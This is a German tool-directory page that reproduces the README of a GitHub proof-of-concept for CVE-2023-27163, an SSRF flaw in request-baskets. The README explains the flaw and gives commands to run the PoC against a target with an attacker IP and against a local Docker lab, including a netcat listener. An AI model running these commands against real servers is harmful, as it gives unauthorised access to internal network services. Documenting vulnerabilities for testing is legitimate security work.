
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
Tools/GitHubGitHub/mastercode112/cve-2023-27163
AufklärungSchwachstellenanalyseExploitationWebanwendungs-ExploitationInformationsbeschaffungPenetrationstests
GitHubmastercode112/cve-2023-27163

CVE-2023-27163

Proof of Concept für Server Side Request Forgery (SSRF) in request-baskets (V<= v.1.2.1)

Repository anzeigen
223vor 2 JahrenNoch nicht geprüft
Teilen

Proof Of Concept von SSRF auf Request-Baskets (CVE-2023-27163)

Dieses Repository enthält einen Proof-of-Concept (PoC) für CVE-2023-27163, eine Server-Side Request Forgery (SSRF) Schwachstelle, die in request-baskets bis Version 1.2.1 entdeckt wurde. Diese Schwachstelle ermöglicht es Angreifern, auf Netzwerkressourcen und sensible Informationen zuzugreifen, indem sie die Komponente /api/baskets/{name} durch eine manipulierte API-Anfrage ausnutzen.

Verwendung

git clone https://github.com/MasterCode112/CVE-2023-27163.git
bash ./CVE-2023-27163.sh https://rbaskets.in/ <attacker IP>

Wie funktioniert es?

Request-baskets ist eine Webanwendung, die entwickelt wurde, um Anfragen auf einer bestimmten Route zu sammeln und zu registrieren, dem sogenannten Basket. Beim Erstellen kann der Benutzer einen anderen Server angeben, an den die Anfrage weitergeleitet wird. Das Problem dabei ist, dass der Benutzer ungewollte Dienste, wie z.B. netzwerkabgeschottete Anwendungen, spezifizieren kann.

Zum Beispiel: Angenommen, der Server hostet Request-baskets (Port 55555) und einen Flask-Webserver auf Port 8000. Der Flask ist außerdem so konfiguriert, dass er nur mit localhost interagiert. Durch das Erstellen eines Baskets, der an http://localhost:8000 weiterleitet, kann der Angreifer auf den zuvor eingeschränkten Flask-Webserver zugreifen.

Testen auf localhost

PoC image

  1. Starte den Docker-Container von Request-Baskets
docker run -p 55555:55555 darklynx/request-baskets:v1.2.1
``` git clone https://github.com/MasterCode112/CVE-2023-27163.git

2. Lade den PoC herunter

```shell
git clone https://github.com/MasterCode112/CVE-2023-27163.git
  1. Warte auf eine Verbindung
nc -lvp 8000
  1. Speichere die Docker-Host-IP-Adresse
DOCKER_IP=$(ifconfig docker0 | grep inet | head -n 1 | awk '{ print $2 }')
  1. Führe den PoC aus
./CVE-2023-27163.sh http://127.0.0.1:55555/ http://$DOCKER_IP:8000/

Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    627
  • 3

    looking-glass

    anonghosty/looking-glass

    CSIRT-Plattform, die Shadowserver-Berichte in MongoDB einliest und sie als interaktive Karten, Analysen, Findings, Advisories und Executive-Dashboards wiedergibt.

    413
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer ist eine Open-Source-Plattform für Privileged Access Management (PAM), die DevOps- und IT-Teams bedarfsgesteuerten und sicheren Zugriff auf SSH-, RDP-, Kubernetes-, Datenbank- und RemoteApp-Endpunkte über einen Webbrowser bietet.

    350
  • 5

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    329
  • 6

    Aliens_eye

    arxhr007/aliens_eye

    KI-gestützte OSINT-Engine zur Entdeckung und Kartierung von über 7.700 Social-Media-Identitäten im gesamten Web

    283

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →




